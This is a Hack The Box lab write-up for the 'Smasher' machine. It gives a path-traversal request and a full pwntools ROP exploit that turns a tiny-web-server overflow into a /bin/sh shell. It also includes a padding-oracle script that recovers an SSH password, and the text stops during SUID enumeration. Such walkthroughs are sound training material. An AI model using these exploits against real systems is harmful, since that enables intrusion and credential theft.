Smasher

14th July 2018 / Document No D18.100.28

Prepared By: MinatoTW

Machine Author: dzonerzy

Difficulty: Insane

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Smasher is a very challenging machine, that requires exploit development, scripting, source code review and Linux exploitation skills. A vulnerable web server is found to be running, which can be exploited to gain a shell using ROP. A program running on a port locally is vulnerable to padding oracle and can be exploited to gain sensitive information. After logging in, the user is found to have access to a SUID file which can be exploited due to a race condition.

Skills Required

- Knowledge of source code review and fuzzing techniques
- Knowledge of reversing techniques
- Intermediate Python skills

Skills Learned

- Binary file fuzzing
- Exploit development
- Binary file reversing
- Padding Oracle exploitation

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.89 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.89
```


```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-16 20:10 EST
Nmap scan report for 10.10.10.89
Host is up (0.032s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 a6:23:c5:7b:f1:1f:df:68:25:dd:3a:2b:c5:74:00:46 (RSA)
|   256 57:81:a5:46:11:33:27:53:2b:99:29:9a:a8:f3:8e:de (ECDSA)
|_  256 c5:23:c1:7a:96:d6:5b:c0:c4:a5:f8:37:2e:5d:ce:a0 (ED25519)
1111/tcp open  lmsocialserver?
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, SIPOptions:
|     HTTP/1.1 404 Not found
|     Server: shenfeng tiny-web-server
|     Content-length: 14
|     File not found
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Server: shenfeng tiny-web-server
|     Content-Type: text/html
|     <html><head><style>body{font-family: monospace; font-size: 13px;}td {padding: 1.5
|     <tr><td><a href="index.html">index.html</a></td><td>2018-03-31 00:57</td><td>2.1K
|_    </table></body></html>
```

Nmap reveals that SSH is available, as well as "shenfeng tiny-web-server" running on port 1111.

FILE INCLUSION

After a quick search online we find the source code on github. Looking at the issues we find there’s a file inclusion vulnerability.


shenfeng / tiny-web-server
Watch 32 | Star 225 | Fork 78
Code | Issues 5 | Pull requests 1 | Projects 0 | Wiki | Insights

security issue with requests outside of www root #2
New issue
Open Cotix opened this issue on 5 Jul 2016 · 1 comment

Cotix commented on 5 Jul 2016 • edited

It is possible to request parent directories.


cotix@lithium:~$ nc localhost 9999
GET /../../../../../etc/passwd HTTP/1.0

HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: no-cache
Content-length: 2333
Content-type: text/plain

root❌0:0:root:/root:/bin/bash

Assignees
No one assigned
Labels
None yet
Projects
None yet
Milestone
No milestone

After requesting /../../../../../etc/passwd we receive the contents of the passwd file.


Request
Raw | Headers | Hex

```
GET /../../../../../etc/passwd HTTP/1.1
Host: 10.10.10.89:1111
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response
Raw | Headers | Hex

```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: no-cache
Content-length: 1508
Content-type: text/plain

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr
```

Looking at the home folder we find the user www.

.bashrc	2018-03-31 00:45	3.7K
.cache/	2018-03-31 00:46	[DIR]
.profile	2018-03-31 00:45	655
.bash_logout	2018-03-31 00:45	220
restart.sh	2018-03-31 11:33	215
tiny-web-server/	2018-03-31 00:57	[DIR]

The folder contains a subfolder "tiny-web-server" which contains the source code for the web server.

```
.git/          2018-03-31 00:57  [DIR]
public_html/   2018-03-31 00:57  [DIR]
tiny.c         2018-03-31 00:57  13.2K
README.md      2018-03-31 00:57  1.0K
tiny           2018-03-31 00:57  44.4K
Makefile       2018-03-31 00:57  175
```

Looking at the Makefile we see the compilation options to disable stack protection and make the stack executable.

```
CC = c99
CFLAGS = -Wall -O2

# LIB = -lpthread

all: tiny

tiny: tiny.c
	$(CC) $(CFLAGS) -g -fno-stack-protector -z execstack -o tiny tiny.c $(LIB)

clean:
	rm -f *.o tiny *~
```

Download the source code, and then download the original repository to diff the code.

```
wget 10.10.10.89:1111//home/www/tiny-web-server/tiny
wget 10.10.10.89:1111//home/www/tiny-web-server/tiny.c
git clone https://github.com/shenfeng/tiny-web-server
vimdiff tiny.c tiny-web-server/tiny.c
```

We see that code on the box (left) was edited to remove the loop which creates child processes. This will help us stay on the parent process and exploit it.

EXPLOIT DEVELOPMENT

Looking at the binary properties using checksec:

```
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #checksec tiny
[*] '/root/HTB/Smasher/tiny'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
    FORTIFY:  Enabled
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #
```

We see that NX is disabled which we already know from the makefile and PIE is turned off too which leads to constant addresses within the binary. As ASLR is turned on by default on Linux we'll assume that it's active on the box.

FINDING THE CRASH

Looking at the source code, the main() function calls the process function after setting up all the variables.

```
            while(1){$
^I^I$
                connfd = accept(listenfd, (SA *)&clientaddr, &clientlen);$
^I^Iif(connfd > -1)  {$
                int res = process(connfd, &clientaddr);$
^I^Iif(res == 1)$
^I^I^Iexit(0);$
                close(connfd);$
^I^I}$
```

The process() function creates a child process for each request and then calls parse-request with a http_request struct.

```
int process(int fd, struct sockaddr_in *clientaddr){$
    int pid = fork();$
    if(pid==0){$
    if(fd < 0)$
^Ireturn 1;$
    printf("accept request, fd is %d, pid is %d\n", fd, getpid());$
    http_request req;$
    parse_request(fd, &req);$
```

Looking at the definition of the http_request object we see that it contains a buffer for the filename and markers for offset and end.

```
typedef struct {$
    char filename[512];$
    off_t offset;              /* for support Range */$
    size_t end;$
} http_request;$
$
```

The parse_request() function ends up calling url_decode() with the requested filename and MAXLINE which is defined as 1024 bytes,

```
        }$
    }$
    url_decode(filename, req->filename, MAXLINE);$
}$
$
```

The url_decode() function copies 1024 bytes of data into the filename buffer, which is just 512 bytes in size.

```
void url_decode(char* src, char* dest, int max) {$
    char *p = src;$
    char code[3] = { 0 };$
    while(*p && --max) {$
        if(*p == '%') {$
            memcpy(code, ++p, 2);$
            *dest++ = (char)strtoul(code, NULL, 16);$
            p += 2;$
        } else {$
            *dest++ = *p++;$
        }$
    }$
    *dest = '\0';$
}$
```

This leads to a buffer overflow which will let us control the RIP. Let's verify this using gdb. Set follow-fork-mode to child to keep track of the fork process.

```
gdb -q tiny -ex r
curl localhost:9999/$(python -c "print 'A'*1024")
```


We see that it received a Segmentation fault and crashed.

```
[----------------------------------registers-----------------------------------]
RAX: 0x1
RBX: 0x4141414141414141 ('AAAAAAAA')
RCX: 0x0
RDX: 0x7ffff7fa08c0 --> 0x0
RSI: 0x413
RDI: 0x0
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdf68 ('A' <repeats 200 times>...)
RIP: 0x401eb2 (<process+210>:   ret)
R8 : 0xfffffffffffffff8
R9 : 0x7ffff7f5de80 --> 0x0
R10: 0x0
R11: 0x246
R12: 0x4141414141414141 ('AAAAAAAA')
R13: 0x4141414141414141 ('AAAAAAAA')
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```


Let’s calculate the offset to overwrite now. Generate a pattern now using msf-pattern_create. Restart the program and send a request:

```
curl localhost:9999/$(msf-pattern_create -l 1024)
```

After the crash, looking at the RSP value:



And we see that the offset is 568 which is the space we have for our payload. This can be verified by sending extra B’s at the end.



With this information we can start constructing our ROP chain. The first step would be to leak the address of libc.

To achieve this we'll use the puts or write syscall depending on which is available in the binary.

```
File not found┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #objdump -D tiny | grep puts
┌─[✗]─[root@parrot]─[~/HTB/Smasher]
└──╼ #objdump -D tiny | grep write
0000000000400c50 <write@plt>:
  400c50:       ff 25 e2 23 20 00       jmpq   *0x2023e2(%rip)        # 603038 <write@GLIBC_2.2.5>
00000000004010c0 <writen>:
```

We see that puts isn't present but write is. Looking at it's man page we see that it takes in three arguments.

```
WRITE(2)

NAME
       write - write to a file descriptor

SYNOPSIS
       #include <unistd.h>

       ssize_t write(int fd, const void *buf, size_t count);

DESCRIPTION
```


The file descriptor, the buffer and the size to print. In 64 bit assembly the syscalls are made using registers where RAX stores the syscall number, RDI stores the first argument, RSI stores the second, RDX the third and so on. In order to store the required values in these registers we'll use the POP instruction. A POP instruction pops the top of the stack in the required register. For example: POP RDI would place the value from the top of the stack into RDI.

First we'll set RDI to 4, because by default the fd is 3 and is incremented on each request. We'll need a POP RDI to achieve this. The ropsearch command in peda helps us find the instruction.

```
gdb-peda$ peda ropsearch "pop rdi"
Searching for ROP gadget: 'pop rdi' in: binary ranges
0x004011dd : (b'5fc3')  pop rdi; ret
0x00401202 : (b'5fc3')  pop rdi; ret
```


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We can choose any one of the above as long as it doesn't have null bytes in between. The next argument we need is the address to be printed. We'll print the address for the read syscall. Let's find it first using objdump.



```
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #objdump -D tiny | grep read
0000000000400cf0 <read@plt>:
  400cf0:       ff 25 92 23 20 00       jmpq   *0x202392(%rip)        # 603088 <read@GLIBC_2.2.5>
```

It's address is found to be 0x603088. The second argument is to be placed in RSI. This can be achieved using a POP RSI instruction.



```
gdb-peda$ peda ropsearch "pop rsi"
Searching for ROP gadget: 'pop rsi' in: binary ranges
0x004011db : (b'5e415fc3')      pop rsi; pop r15; ret
0x00401200 : (b'5e415fc3')      pop rsi; pop r15; ret
```

We find that POP RSI isn't available on it's own but we have POP RSI; POP R15 available and because we don't care about R15 it can be set to anything. As for the last argument, it can be safely ignored.

The first part of our exploit can now be constructed.

```python
import urllib
from pwn import *

context.bits = 64
context.arch = 'amd64'
context.endian = 'little'

host = '127.0.0.1'
port = 9999

pop_rsi = p64(0x4011db)
addr_read = p64(0x603088)
r15 = p64(0xdeadbeef)
pop_rdi = p64(0x4011dd)
fd = p64(0x4)
```

```python
addr_write = p64(0x400c50)

sock = remote(host, port)

buf = 'A' * 568

buf += pop_rsi # pops the read syscall address into rsi
buf += addr_read
buf += r15 # garbage for r15
buf += pop_rdi # pops fd into rdi
buf += fd
buf += addr_write # write syscall

url = """GET /{} HTTP/1.1\r\nHost:
smasher.htb\r\n\r\n""".format(urllib.quote(buf))

sock.send(url)

sock.recvuntil("File not found")
response = sock.recv()

leak = u64(response[:8])
log.info("Leaked address: {}".format(hex(leak)))
```


The script uses pwntools to send the request through the socket. As discussed earlier, our ROP chain consists of POP RSI followed by address for read, and some junk for r15 followed by POP RDI which pops the file descriptor. We'll use urllib.quote to make it properly URL encoded. Now running the script should leak the address for read@GOT.

```
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #python exp.py
[+] Opening connection to 127.0.0.1 on port 9999: Done
[*] Leaked address: 0x7ffff7ecd450
[*] Closed connection to 127.0.0.1 port 9999
┌─[root@parrot]─[~/HTB/Smasher]
```

Now using this we can find the libc offset which is randomised each time the server is restarted. First download libc from the box.

```
wget http://10.10.10.89:1111//lib/x86_64-linux-gnu/libc.so.6 -O libc.so.6
```

Using readelf we can find the address for the read function.



```
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #readelf -s libc.so.6 | grep read@@GLIBC
   538: 00000000000f7250    90 FUNC    WEAK   DEFAULT   13 __read@@GLIBC_2.2.5
   664: 00000000000791a0    64 FUNC    GLOBAL DEFAULT   13 _IO_file_read@@GLIBC_2.2.5
   891: 00000000000f7250    90 FUNC    WEAK   DEFAULT   13 read@@GLIBC_2.2.5
```

The address is found to be 0x0f7250. This can be used to calculate the base address for libc.

```
libc_base = leaked_read - 0x0f7250
```


Now we need to find the offsets for system function and the string “/bin/sh”.

```
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #readelf -s libc.so.6 | grep system@@GLIBC
   584: 0000000000045390    45 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1351: 0000000000045390    45 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.2.5
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #strings -t x libc.so.6 | grep /bin/sh
 18cd57 /bin/sh
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #
```

Adding this to the exploit code:

```
system = libc_base + 0x45390
sh = libc_base + 0x18cd57
```

Now, in order to get the output of our commands we’ll use the dup2 syscall which will duplicate the existing file descriptor.



```
SYNOPSIS
       #include <unistd.h>

       int dup(int oldfd);
       int dup2(int oldfd, int newfd);
```

Find its address in libc.

```
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #readelf -s libc.so.6 | grep dup2@@GLIBC
   592: 00000000000f7970    33 FUNC    GLOBAL DEFAULT   13 __dup2@@GLIBC_2.2.5
   962: 00000000000f7970    33 FUNC    WEAK   DEFAULT   13 dup2@@GLIBC_2.2.5
┌─[root@parrot]─[~/HTB/Smasher]
```

```
dup2 = libc_base + 0xf7970
```

We\ll duplicate the stdin and stdout file descriptors which is equivalent to:

```
dup2( 4, 0 );
dup2( 4, 1 );
```

Once again we can use POP RSI and POP RDI to place arguments.

FOOTHOLD

Using all the above information we can construct out final ROP chain and exploit.

```
import urllib
from pwn import *

context.bits = 64
context.arch = 'amd64'
context.endian = 'little'

host = '10.10.10.89'
port = 1111

pop_rsi = p64(0x4011db)
addr_read = p64(0x603088)
r15 = p64(0xdeadbeef)
pop_rdi = p64(0x4011dd)
fd = p64(0x4)
addr_write = p64(0x400c50)

log.info("First ROP Chain")
sock = remote(host, port)

buf = 'A' * 568
```

```
buf += pop_rsi
buf += addr_read
buf += r15
buf += pop_rdi
buf += fd
buf += addr_write

url = """GET /{} HTTP/1.1\r\nHost:
smasher.htb\r\n\r\n""".format(urllib.quote(buf))

sock.send(url)

sock.recvuntil("File not found")
response = sock.recv()
leak = u64(response[:8])
sock.close()

libc_base = leak - 0x0f7250
system = libc_base + 0x45390
sh = libc_base + 0x18cd57
dup2 = libc_base + 0xf7970

log.info('leaked address : {}'.format(hex(leak)))
log.info("Second ROP Chain")

sock = remote(host, port)

# To call dup2(4, 0)
buf = 'A' * 568
buf += pop_rsi
buf += p64(0x0)
buf += r15
buf += pop_rdi
buf += fd
buf += p64(dup2)

# To call dup2(4, 1)
buf += pop_rsi
```

```python
buf += p64(0x1)
buf += r15
buf += pop_rdi
buf += fd
buf += p64(dup2)

# Calling system('/bin/sh')
buf += pop_rdi
buf += p64(sh)
buf += p64(system)

url = """GET /{} HTTP/1.1\r\nHost:
smasher.htb\r\n\r\n""".format(urllib.quote(buf))
sock.send(url)
sock.recvuntil("File not found")

sock.interactive()
```

As discussed earlier our second ROP chain duplicates the stdin and stdout fd's and executes /bin/sh. Running the exploit gives us a shell as www.

```
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #python exp.py
[*] First ROP Chain
[+] Opening connection to 10.10.10.89 on port 1111: Done
[*] Closed connection to 10.10.10.89 port 1111
[*] leaked address : 0x7f2eaadc4250
[*] Second ROP Chain
[+] Opening connection to 10.10.10.89 on port 1111: Done
[*] Switching to interactive mode
$ whoami
www
$ id
uid=1000(www) gid=1000(www) groups=1000(www)
$
```

LATERAL MOVEMENT

Looking at the listening ports locally we see that a 1337 is active.

```
$ netstat -antp | grep -i list
tcp        0      0 0.0.0.0:1111            0.0.0.0:*               LISTEN      15452/tiny
tcp        0      0 0.0.0.0:1111            0.0.0.0:*               LISTEN      15430/sh
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
$
```

To easily interact with it we can run socat and forward the port to all interfaces. A static binary for socat can be found here. Download it and transfer it to the box.

```
wget
https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat
python3 -m http.server 80 # locally
wget 10.10.14.12/socat -O /tmp/socat
chmod +x /tmp/socat
/tmp/socat tcp-listen:5555,fork,reuseaddr tcp:127.0.0.1:1337 &
```

And now we can directly connect it via port 5555 on the box.

```
nc 10.10.10.89 5555
```

```
┌─[root@parrot]─[~/HTB/Smasher]
└──╼ #nc 10.10.10.89 5555
[*] Welcome to AES Checker! (type 'exit' to quit)
[!] Crack this one: irRmWB7oJSMbtBC4QuoB13DC08NI06MbcWEOc94q0OXPbfgRm+l9xHkPQ7r7NdFjo6hSo6togqLYITGGpPsXdg==
Insert ciphertext:
```

The program is some kind of “AES Checker” which provides ciphertext and expects some ciphertext. Sending an empty value it responds with “Generic error”.

```
Insert ciphertext:
Generic error, ignore me!
Insert ciphertext:
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Sending the same ciphertext , we receive “Hash is ok”.

```
Generic error, ignore me!
Insert ciphertext: irRmWB7oJSMbtBC4QuoB13DC08NI06MbcWEOc94q0OXPbfgRm+l9xHkPQ7r7NdFjo6hSo6togqLYITGGpPsXdg==
Hash is OK!
```

Sending it different kinds of values we receive an “Invalid padding” error for 64 A’s.

```
Insert ciphertext: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Invalid Padding!
Insert ciphertext:
```

This can be concluded as a type of padding oracle attack where we can decrypt the blocks by checking if the padding is correct or not. This can be achieved using the python [paddingoracle](https://github.com/mwielgoszewski/python-paddingoracle) library.

```
git clone https://github.com/mwielgoszewski/python-paddingoracle
cd python-paddingoracle
```

And then create the following script:

```python
# -*- coding: utf-8 -*-
from paddingoracle import BadPaddingException, PaddingOracle
from base64 import b64encode, b64decode
from urllib import quote, unquote
import requests
import socket
import time

class PadBuster(PaddingOracle):
      def __init__(self, **kwargs):
        super(PadBuster, self).__init__(**kwargs)
        self.session = requests.Session()

        self.wait = kwargs.get('wait', 2.0)

      def oracle(self, data, **kwargs):
        somecookie = (b64encode(data))
```

```
        print somecookie + "\r",
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("10.10.10.89", 5555))
        d = ""

        while 'Insert ciphertext: ' not in d:
            d = s.recv(256)

            c = s.send(somecookie+'\n')
            r = s.recv(256)

      if 'Invalid Padding!' not in r:

            sys.stdout.write('Found: ')
            sys.stdout.flush()
            print
            return

      raise BadPaddingException

if __name__ == '__main__':
      import logging
      import sys

      if not sys.argv[1:]:
      print 'Usage: %s <somecookie value>' % (sys.argv[0], )
      sys.exit(1)
      logging.basicConfig(level=logging.INFO)
      encrypted_cookie = b64decode(unquote(sys.argv[1]))
      padbuster = PadBuster()
      cookie = padbuster.decrypt(encrypted_cookie, block_size=16,
iv=bytearray(8))
      print('Decrypted somecookie: %s => %r' % (sys.argv[1], cookie))
```

The script uses the paddingoracle library to send encrypted values to the program and tries to decrypt it based on the error message. Execute it with the encrypted ciphertext as the argument.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
python smasher-paddingoracle.py
irRmWB7oJSMbtBC4QuoB13DC08NI06MbcWEOc94q0OXPbfgRm+l9xHkPQ7r7NdFjo6hSo6togqL
YITGGpPsXdg==
```

The script takes a while to decrypt all the blocks.

```
# python smasher-paddingoracle.py
irRmWB7oJSMbtBC4QuoB13DC08NI06MbcWEOc94q0OXPbfgRm+l9xHkPQ7r7NdFjo6hSo6togqL
YITGGpPsXdg==
Found: AAAAAAAAAAAAAc4q0Zlge6CUjG7QQuELqAdc=
Found: AAAAAAAAAAABtcIq0Zlge6CUjG7QQuELqAdc=
Found: AAAAAAAAAAGVscYq0Zlge6CUjG7QQuELqAdc=
Found: AAAAAAAAAJGJrdoq0Zlge6CUjG7QQuELqAdc=
Found: AAAAAAABhJWNqd4q0Zlge6CUjG7QQuELqAdc=
---------------------------- SNIP --------------------
INFO:PadBuster:Decrypted block 0: 'SSH password for'
Found: AAAAAAAAAAAAA9nDC08NI06MbcWEOc94q0OU=
Found: AAAAAAAAAAAAk9XDC08NI06MbcWEOc94q0OU=
Found: AAAAAAAAAAJsl9HDC08NI06MbcWEOc94q0OU=
---------------------------- SNIP --------------------
bytearray(b"SSH password for user \'smasher\' is:
PaddingOracleMaster123\x06\x06\x06\x06\x06\x06")
```

After which we received the password for the user smasher as “PaddingOracleMaster123” which can be used to login via SSH.

PRIVILEGE ESCALATION

Enumerating the SUID files on the box we come across a binary named checker.

```
smasher@smasher:~$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ntfs-3g
/bin/umount
/bin/fusermount
/bin/ping
/bin/ping6
/bin/mount
/usr/bin/chfn
/usr/bin/checker
/usr/bin/sudo
```

Running the binary needs some arguments which seems to be filenames.

```
smasher@smasher:/tmp$ checker abc
[+] Welcome to file UID checker 0.1 by dzonerzy

File does not exist!
smasher@smasher:/tmp$
```

We create a file and add some contents in it and then run the binary.

```
echo abc > file
checker file
```

